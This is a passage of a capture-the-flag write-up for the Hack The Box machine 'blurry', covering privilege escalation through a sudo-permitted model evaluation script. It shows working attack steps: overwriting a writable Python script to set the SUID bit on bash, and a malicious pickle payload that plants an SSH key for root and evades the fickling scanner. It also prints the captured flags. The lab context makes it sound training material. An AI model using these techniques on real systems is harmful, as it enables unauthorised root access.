tcp        0      0 127.0.0.1:8008          0.0.0.0:*               LISTEN      -
tcp        0      0 127.0.0.1:8080          0.0.0.0:*               LISTEN      -
tcp        0      0 127.0.0.1:8081          0.0.0.0:*               LISTEN      -
Processes and Services
Interesting Processes
root         608  0.1  0.7 2552492 28968 ?       Ssl  16:47   0:06 /usr/bin/dockerd -H fd:// --containerd=/run/containerd/containerd.sock
root         955  0.0  0.0 1671976  588 ?        Sl   16:47   0:00  \_ /usr/bin/docker-proxy -proto tcp -host-ip 127.0.0.1 -host-port 3000 -container-ip 172.18.0.8 -container-port 3000
root        1046  0.0  0.0 1745708 1096 ?        Sl   16:47   0:00  \_ /usr/bin/docker-proxy -proto tcp -host-ip 127.0.0.1 -host-port 8081 -container-ip 172.18.0.6 -container-port 8081
root        1119  0.0  0.0 1819440 3388 ?        Sl   16:47   0:01  \_ /usr/bin/docker-proxy -proto tcp -host-ip 127.0.0.1 -host-port 8080 -container-ip 172.18.0.7 -container-port 80
root        1174  0.0  0.0 1745708 3752 ?        Sl   16:47   0:01  \_ /usr/bin/docker-proxy -proto tcp -host-ip 127.0.0.1 -host-port 8008 -container-ip 172.18.0.9 -container-port 8008
root         913  0.0  0.0 1236472 2240 ?        Sl   16:47   0:00 /usr/bin/containerd-shim-runc-v2 -namespace moby -id 9e8dba4d992bf01f284768b24d064857cafd33c90d67f02d72b512ee61a6bf3d -address /run/containerd/containerd.sock
systemd+    1012  0.2  0.0  40576  3700 ?        Ssl  16:47   0:10  \_ redis-server *:6379
root         914  0.0  0.0 1236216 2416 ?        Sl   16:47   0:00 /usr/bin/containerd-shim-runc-v2 -namespace moby -id a5043f5c5e1d41bd84bbec933dbef7662d1eeb1f39bbba6bea97f84d0acd0a60 -address /run/containerd/containerd.sock
systemd+     990  1.0  1.3 1587216 53860 ?       Ssl  16:47   0:49  \_ mongod --setParameter internalQueryMaxBlockingSortMemoryUsageBytes=196100200 --bind_ip_all
root         981  0.0  0.0 1236216 2092 ?        Sl   16:47   0:00 /usr/bin/containerd-shim-runc-v2 -namespace moby -id ae3298dfc01541314f04833691767cf33e7c96b086d9a254b9e29c2473ffd88b -address /run/containerd/containerd.sock
root        1083  0.0  0.0   2500   512 ?        Ss   16:47   0:00  \_ /bin/tini -- /usr/local/bin/docker-entrypoint.sh eswrapper
jippity     1405  2.3 66.2 4877608 2636564 ?     SLl  16:47   1:52      \_ /usr/share/elasticsearch/jdk/bin/java -Xshare:auto -Des.networkaddress.cache.ttl=60 -Des.networkaddress.cache.negative.ttl=10 -XX:+AlwaysPreTouch -Xss1m -Djava.awt.headless=true -Dfile.encoding=UTF-8 -Djna.nosys=true -XX:-OmitStackTraceInFastThrow -XX:+ShowCodeDetailsInExceptionMessages -Dio.netty.noUn
jippity     1813  0.0  0.0 108408  1908 ?        Sl   16:47   0:00          \_ /usr/share/elasticsearch/modules/x-pack-ml/platform/linux-x86_64/bin/controller
Interesting Services
  nginx.service             loaded active running A high performance web server and a reverse proxy server
  docker.service            loaded active running Docker Application Container Engine
Privilege Escalation
Sudo Binary Abuse
Matching Defaults entries for jippity on blurry:
    env_reset, mail_badpass, secure_path=/usr/local/sbin\:/usr/local/bin\:/usr/sbin\:/usr/bin\:/sbin\:/bin

User jippity may run the following commands on blurry:
    (root) NOPASSWD: /usr/bin/evaluate_model /models/*.pth
We can run sudo /usr/bin/evaluate_model on any .pth file in the /models directory.

jippity, we've got full control (rwx) over the /models directoryAnalyze Sudo File
/usr/bin/evaluate_model
#!/bin/bash
# Evaluate a given model against our proprietary dataset.
# Security checks against model file included.

if [ "$#" -ne 1 ]; then
    /usr/bin/echo "Usage: $0 <path_to_model.pth>"
    exit 1
fi

MODEL_FILE="$1"
TEMP_DIR="/models/temp"
PYTHON_SCRIPT="/models/evaluate_model.py"

/usr/bin/mkdir -p "$TEMP_DIR"

file_type=$(/usr/bin/file --brief "$MODEL_FILE")

# Extract based on file type
if [[ "$file_type" == *"POSIX tar archive"* ]]; then
    # POSIX tar archive (older PyTorch format)
    /usr/bin/tar -xf "$MODEL_FILE" -C "$TEMP_DIR"
elif [[ "$file_type" == *"Zip archive data"* ]]; then
    # Zip archive (newer PyTorch format)
    /usr/bin/unzip -q "$MODEL_FILE" -d "$TEMP_DIR"
else
    /usr/bin/echo "[!] Unknown or unsupported file format for $MODEL_FILE"
    exit 2
fi

/usr/bin/find "$TEMP_DIR" -type f \( -name "*.pkl" -o -name "pickle" \) -print0 | while IFS= read -r -d $'\0' extracted_pkl; do
    fickling_output=$(/usr/local/bin/fickling -s --json-output /dev/fd/1 "$extracted_pkl")

    if /usr/bin/echo "$fickling_output" | /usr/bin/jq -e 'select(.severity == "OVERTLY_MALICIOUS")' >/dev/null; then
        /usr/bin/echo "[!] Model $MODEL_FILE contains OVERTLY_MALICIOUS components and will be deleted."
        /bin/rm "$MODEL_FILE"
        break
    fi
done

/usr/bin/find "$TEMP_DIR" -type f -exec /bin/rm {} +
/bin/rm -rf "$TEMP_DIR"

if [ -f "$MODEL_FILE" ]; then
    /usr/bin/echo "[+] Model $MODEL_FILE is considered safe. Processing..."
    /usr/bin/python3 "$PYTHON_SCRIPT" "$MODEL_FILE"

fi
Breaking down the script into steps:
- Define the variables to store the temporary working directory and python script
TEMP_DIR="/models/temp"PYTHON_SCRIPT="/models/evaluate_model.py"
- Create the temp directory and get the file type of the model file
- Process the file if it's of type
ziportararchive, else exit - The files are decompressed into the
TEMP_DIRlocation- Then, search for any files ending in
.pklor where namedpickle - Then, run
/usr/local/bin/ficklingon the files and output as JSON - Run the JSON output through
jqand look for references to any malicious components and delete the model file if it's though the beOVERTLY_MALICIOUS - If not malicious, remove the extractions and temp directory and proceed to process the model
- Then, search for any files ending in
- Process the model with
/usr/bin/python3 "$PYTHON_SCRIPT" "$MODEL_FILE"
.pth file is not deemed malicious, this will invoke /models/evaluate_model.py. And, since we have full control over /models/, we should be able to modify evaluate_model.py with our own code.Test the Sudo Binary
demo_model.pth file to test the overall functionality of sudo execution
The .pth file was deemed to be safe, so the invocation of evaluate_model.py proceeded as evidenced by the output...

So, let's just swap out evaluate_model.py with our own code and call it a day.
Escalate to Root
Option 1: Directory Permissions
.pkl filecp /models/evaluate_model.py /tmp/evaluate_model.py.bakMake a backup of the file
cd /models
rm evaluate_model.py
nano evaluate_model.py
Edit the file
import os
print(os.system('chmod +s /bin/bash'))
Add the SUID bit to the bash binary




sudo command again

Option 2: Malicious PTH File
Inspect the Models Files
/usr/bin/evaluate_model script extracts the zip or tar archive and inspects any .pkl or pickle files in the archive. If the pickle files in the archive are deemed safe, then the .pth file is passed to /models/evaluate_model.py and processed by PyTorch.
demo_model.pth is a zip archive
demo_model.pth to /tmp and reveal zip archive contents/models/evaluate_model.py
import torch
import torch.nn as nn
from torchvision import transforms
from torchvision.datasets import CIFAR10
from torch.utils.data import DataLoader, Subset
import numpy as np
import sys


class CustomCNN(nn.Module):
    def __init__(self):
        super(CustomCNN, self).__init__()
        self.conv1 = nn.Conv2d(in_channels=3, out_channels=16, kernel_size=3, padding=1)
        self.conv2 = nn.Conv2d(in_channels=16, out_channels=32, kernel_size=3, padding=1)
        self.pool = nn.MaxPool2d(kernel_size=2, stride=2, padding=0)
        self.fc1 = nn.Linear(in_features=32 * 8 * 8, out_features=128)
        self.fc2 = nn.Linear(in_features=128, out_features=10)
        self.relu = nn.ReLU()

    def forward(self, x):
        x = self.pool(self.relu(self.conv1(x)))
        x = self.pool(self.relu(self.conv2(x)))
        x = x.view(-1, 32 * 8 * 8)
        x = self.relu(self.fc1(x))
        x = self.fc2(x)
        return x


def load_model(model_path):
    model = CustomCNN()

    state_dict = torch.load(model_path)
    model.load_state_dict(state_dict)

    model.eval()
    return model

def prepare_dataloader(batch_size=32):
    transform = transforms.Compose([
        transforms.RandomHorizontalFlip(),
        transforms.RandomCrop(32, padding=4),
        transforms.ToTensor(),
        transforms.Normalize(mean=[0.4914, 0.4822, 0.4465], std=[0.2023, 0.1994, 0.2010]),
    ])

    dataset = CIFAR10(root='/root/datasets/', train=False, download=False, transform=transform)
    subset = Subset(dataset, indices=np.random.choice(len(dataset), 64, replace=False))
    dataloader = DataLoader(subset, batch_size=batch_size, shuffle=False)
    return dataloader

def evaluate_model(model, dataloader):
    correct = 0
    total = 0
    with torch.no_grad():
        for images, labels in dataloader:
            outputs = model(images)
            _, predicted = torch.max(outputs.data, 1)
            total += labels.size(0)
            correct += (predicted == labels).sum().item()

    accuracy = 100 * correct / total
    print(f'[+] Accuracy of the model on the test dataset: {accuracy:.2f}%')

def main(model_path):
    model = load_model(model_path)
    print("[+] Loaded Model.")
    dataloader = prepare_dataloader()
    print("[+] Dataloader ready. Evaluating model...")
    evaluate_model(model, dataloader)

if __name__ == "__main__":
    if len(sys.argv) < 2:
        print("Usage: python script.py <path_to_model.pth>")
    else:
        model_path = sys.argv[1]  # Path to the .pth file
        main(model_path)

.pkl files will be parsed/usr/bin/evaluate_model bash script will go over any .pkl or pickle files in the zip archive and remove them if they look OVERTLY MALICIOUS before processing.
30-38 are where the .pkl files are analyzed by fickling
The original data.pkl from demo_model.pth that we unzipped before is deemed LIKELY_UNSAFE, which passes the validation, so the data.pkl file is retained and processed.
Crafting a PKL File
nano make_pickle.pyCreate this script as jippity on the target box for convenience
import pickle
import os

class RunCommand:
    def __reduce__(self):
        # Create /root/.ssh
        # Add jippity's pubic key as an authorized key for root
        return (os.system, ('mkdir /root/.ssh; cat /home/jippity/.ssh/id_rsa.pub > /root/.ssh/authorized_keys',))

command = RunCommand()

with open('priv.pkl', 'wb') as f:
    pickle.dump(command, f)
This will allow us to use jippity's private key file to SSH as root
python3 make_pickle.py
/usr/local/bin/fickling -s --json-output /dev/fd/1 priv.pkl
LIKELY_OVERTLY_MALICIOUS not explicitly soPlanting Our Malicious PKL File
# Copy the demo model from the target locally
scp -i id_rsa jippity@blurry.htb:/tmp/demo_model.pth .
# Copy the pickle file from the target locally as data.pkl
scp -i id_rsa jippity@blurry.htb:/tmp/priv.pkl ./data.pkl
unzip demo_model.pth
cp data.pkl smaller_cifar_net
zip -r priv.pth smaller_cifar_net
scp -i id_rsa ./priv.pth jippty@blurry.htb:/tmpUse scp to copy the priv.pth file to models on the target


cp priv.pth /models
sudo /usr/bin/evaluate_model /models/priv.pth

ssh -i id_rsa root@blurry.htbSSH into blurry.htb as the root user with id_rsa from jippty
Flags
User
9413120f748a303a7d8e0eb44f23e220
Root
55c772bd769069d14de9d3fed03fe09d